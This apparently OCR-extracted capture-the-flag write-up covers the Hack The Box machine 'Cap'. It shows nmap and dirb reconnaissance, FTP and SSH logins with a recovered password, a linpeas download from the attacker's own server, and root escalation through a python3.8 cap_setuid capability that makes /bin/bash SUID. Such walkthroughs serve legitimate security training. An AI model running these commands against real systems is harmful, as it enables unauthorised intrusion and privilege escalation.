

cap

```
┌──(root💀kali)-[/Documents/htb/boxes/cap]
└─# nmap -sC -sV -p- 10.129.121.39
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 20:12 EDT
Nmap scan report for 10.129.121.39
Host is up (0.13s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Mon, 07 Jun 2021 00:29:52 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```



user





Then i did directory bruteforcing and got a /data directory :

```
root@kali:~/Documents/cap# dirb http://10.10.10.245/ /usr/share/wordlists/dirb/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun  6 19:32:09 2021
URL_BASE: http://10.10.10.245/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://10.10.10.245/ ----
+ http://10.10.10.245/data (CODE:302|SIZE:208)
-> Testing: http://10.10.10.245/docs51
```

Then again in /data directory i did brute forcing and got a /0 folder :

```
┌──(root💀kali)-[~]
└─# dirb http://10.129.121.80/data/ /usr/share/wordlists/dirb/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun  6 22:34:55 2021
URL_BASE: http://10.129.121.80/data/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://10.129.121.80/data/ ----
+ http://10.129.121.80/data/0 (CODE:200|SIZE:17147)
+ http://10.129.121.80/data/00 (CODE:200|SIZE:17147)
+ http://10.129.121.80/data/01 (CODE:200|SIZE:17144)
+ http://10.129.121.80/data/1 (CODE:200|SIZE:17144)
```





nathan:Buck3tH4TF0RM3!

```
┌──(root💀kali)-[~]
└─# ftp 10.129.121.80
Connected to 10.129.121.80.
220 (vsFTPd 3.0.3)
Name (10.129.121.80:root): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Jun 07 01:04 user.txt
226 Directory send OK.
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (83.2728 kB/s)
```

```
┌──(root💀kali)-[/Documents/htb/boxes/cap]
└─# cat user.txt
70f6cbfd8668a21372579c7d2b989549
```

```
┌──(root💀kali)-[/Documents/htb/boxes/cap]
└─# ssh nathan@10.129.121.80
The authenticity of host '10.129.121.80 (10.129.121.80)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.121.80' (ECDSA) to the list of known hosts.
nathan@10.129.121.80's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun  7 02:47:58 UTC 2021

  System load:           0.0
  Usage of /:            34.9% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.129.121.80
  IPv6 address for eth0: dead:beef::250:56ff:feb9:60e9

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation


Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
```

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.15.43  netmask 255.255.254.0  destination 10.10.15.43
        inet6 dead:beef:2::1129  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::3a83:6329:647d:427e  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 3584  bytes 1678024 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3465  bytes 402927 (393.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(root💀kali)-[~/Downloads/linuxprivesc]
└─# ls
LinEnum.sh  linpeas.sh  linux-exploit-suggester.sh  linuxprivchecker.py  lse.sh  upc.sh

┌──(root💀kali)-[~/Downloads/linuxprivesc]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.121.80 - - [06/Jun/2021 22:48:09] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
nathan@cap:~$ wget 10.10.15.43:8000/linpeas.sh
--2021-06-07 02:52:13--  http://10.10.15.43:8000/linpeas.sh
Connecting to 10.10.15.43:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================>]

2021-06-07 02:52:14 (432 KB/s) - 'linpeas.sh' saved [339569/339569]

nathan@cap:~$ ls
linpeas.sh  user.txt
nathan@cap:~$ bash linpeas.sh
```

Found a CAP_SETUID which simply means we can set uid for any user using this python binary so lets do that :

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

```
nathan@cap:~$ python3 -c 'import os;os.setuid(0);os.system("whoami")'
root
nathan@cap:~$ python3 -c 'import os;os.setuid(0);os.system("chmod +s /bin/bash")'
nathan@cap:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
57addba2e4a12a85f749acdcd86fbf92
bash-5.0#
```